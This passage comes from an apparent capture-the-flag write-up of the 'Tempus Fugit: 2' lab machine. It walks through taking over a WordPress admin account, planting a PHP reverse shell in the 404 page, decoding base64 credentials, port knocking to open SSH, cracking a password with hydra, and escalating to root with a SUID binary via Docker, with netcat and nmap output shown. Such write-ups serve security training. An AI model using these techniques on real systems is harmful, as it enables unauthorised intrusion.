


Fig 63. Tempus Fugit: 2, Step 4(6)




Fig 64. Tempus Fugit: 2, Step 4(7)




Fig 65. Tempus Fugit: 2, Step 4(8)

```
---------- MESSAGE FOLLOWS ----------
Date: Wed, 4 Dec 2019 02:26:48 +0000
To: tfadmin@f20.be
From: Tempus Fugit 2 <tfadmin@f20.be>
Subject: [Tempus Fugit 2] Password Changed
Message-ID: <0e70c789a06941c503258b35ef13ddeb@tf2>
X-Mailer: WPMailSMTP/Mailer/smtp 1.6.2
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
X-Peer: 172.16.23.129

Password changed for user: admin

------------ END MESSAGE ------------
```

Fig 66. Tempus Fugit: 2, Step 4(9)

Step 5. We then log in to the 'admin' account, edit the custom 404 page, and upload a reverse shell PHP script. Then we visit a random URL triggering the custom 404 script and getting a reverse shell connection. On further inspection of the Admin panel, we find a private post hinting at port knocking to remove SSH filtering.




Fig 67. Tempus Fugit: 2, Step 5(1)

```
root@kali:~# nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.16.23.1] from (UNKNOWN) [172.16.23.129] 43278
Linux 1786dd63dedb 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2 (2019-08-28) x86_64 GNU/Linux
 02:35:14 up 53 min,  0 users,  load average: 0.03, 0.08, 1.55
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Fig 68. Tempus Fugit: 2, Step 5(2)




Fig 69. Tempus Fugit: 2, Step 5(3)




Fig 70. Tempus Fugit: 2, Step 5(4)




Fig 71. Tempus Fugit: 2, Step 5(5)

Step 6. We investigate further in the reverse shell that we got. We inspect multiple directories and files and finally come across base64 encoded credentials. We then perform the port knocking that was hinted at to remove filtering from the SSH port and use the credentials recently acquired to log in through SSH.

```
$ cd TFDocuments
$ ls -al
total 12
drwxr-xr-x 2 root     root     4096 Sep  8 07:56 .
drwxr-xr-x 7 www-data www-data 4096 Dec  4 02:30 ..
-rw-r--r-- 1 root     root       33 Dec  4 01:42 nb.txt
$ cat nb.txt
c2hhaWxlbmRyYTo5ZzRsdzByODJ6cDkK
$ cat nb.txt | base64 -d
shailendra:9g4lw0r82zp9
$
```

Fig 72. Tempus Fugit: 2, Step 6(1)

```
root@kali:~# nmap tf2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-04 03:02 UTC
Nmap scan report for tf2 (172.16.23.129)
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT   STATE    SERVICE
22/tcp filtered ssh
80/tcp open     http
MAC Address: 00:0C:29:51:BE:37 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds
root@kali:~# knock tf2 1981 867 5309
root@kali:~# nmap tf2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-04 03:02 UTC
Nmap scan report for tf2 (172.16.23.129)
Host is up (0.00051s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:51:BE:37 (VMware)
```

Fig 73. Tempus Fugit: 2, Step 6(2)

```
root@kali:~# ssh shailendra@tf2
The authenticity of host 'tf2 (172.16.23.129)' can't be established.
ECDSA key fingerprint is SHA256:6vcZIevy76FqXz5FeCRL/lGxOVTxHQi9SgUs1iWU2UQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'tf2,172.16.23.129' (ECDSA) to the list of known hosts.
shailendra@tf2's password:
Linux TF2 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2 (2019-08-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
shailendra@TF2:~$
```

Fig 74. Tempus Fugit: 2, Step 6(3)

Step 7. We find out that we can run timedatectl using the privilege of ‘jean-guy’. We use this to execute a privileged shell. This shell was of no use to us. So, we try cracking the password for the account ‘jean-guy’ using hydra and then log in to the account.




Fig 75. Tempus Fugit: 2, Step 7(1)

Fig 76. Tempus Fugit: 2, Step 7(2)




Fig 77. Tempus Fugit: 2, Step 7(3)




Fig 78. Tempus Fugit: 2, Step 7(4)




Fig 79. Tempus Fugit: 2, Step 7(5), We have access to the root directory, but we can't run proof.sh

Step 8. We notice that jean-guy can execute a docker instance (found inside the list file in the home directory, containing docker instances) as root and the folder structure of the docker instance is like the folder structure present inside the root directory. So, we use write our own SUID binary, compile it, make it available on an HTTP server using python and inside the docker instance, we use wget to download the SUID binary. Once downloaded, we use chmod to change the permissions, exit the docker instance and run the binary as 'jean-guy' to get a root shell. Finally, we run the proof.sh file making the end of the challenge.




Fig 80. Tempus Fugit: 2, Step 8(1)




Fig 81. Tempus Fugit: 2, Step 8(2)




Fig 82. Tempus Fugit: 2, Step 8(3)




Fig 83. Tempus Fugit: 2, Step 8(4)




Fig 84. Tempus Fugit: 2, Step 8(5)




Fig 85. Tempus Fugit: 2, Step 8(6)

Fig 86. Tempus Fugit: 2, Step 8(7)